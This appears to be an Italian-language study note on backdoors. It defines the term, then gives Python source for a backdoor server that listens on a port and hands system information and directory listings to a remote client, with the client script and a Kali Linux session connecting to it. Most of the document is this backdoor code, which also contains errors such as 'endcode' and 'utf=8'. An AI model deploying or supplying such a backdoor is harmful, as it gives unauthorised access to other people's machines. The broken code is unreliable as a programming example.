
backdoor

una backdoor è una via d accesso segreta attraverso cui un utente non autorizzato oltre passa le normali procedure di autenticazione il che puo portare un rischio elevato di attacchi, oltre ad essere un elevato rischio di perdita di dati sensibili

```python
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf=8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.endcode())
    elif(data.decode('utf=8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "wrong path"
        connection.sendall(tosend.endcode())
    elif(data.decode('utf=8') == '0'):
        connection.close()
        connection, address = s.accept()

```



```python
import socket
SRV_ADDR = input("Type the server ip address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_socket.connect((SRV_ADDR, SRV_PORT))

print("connection established")
print_menu()

while 1:
    message = input("\n-select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_socket.sendall(message.encode())
        data = my_socket.recv(1024)
        if not data: break
    elif(message == "2"):
        path = input("insert the path: ")
        my_socket.sendall(message.encode())
        my_socket.sendall(path.encode())
        data = my_socket.recv(1024)
        data = data.decode('utf=8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)

```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python code2.py
Type the server ip address: 192.168.32.100
Type the server port: 1234
connection established


0) Close the connection
1) Get system info
2) List directory contents

-select an option: 1
```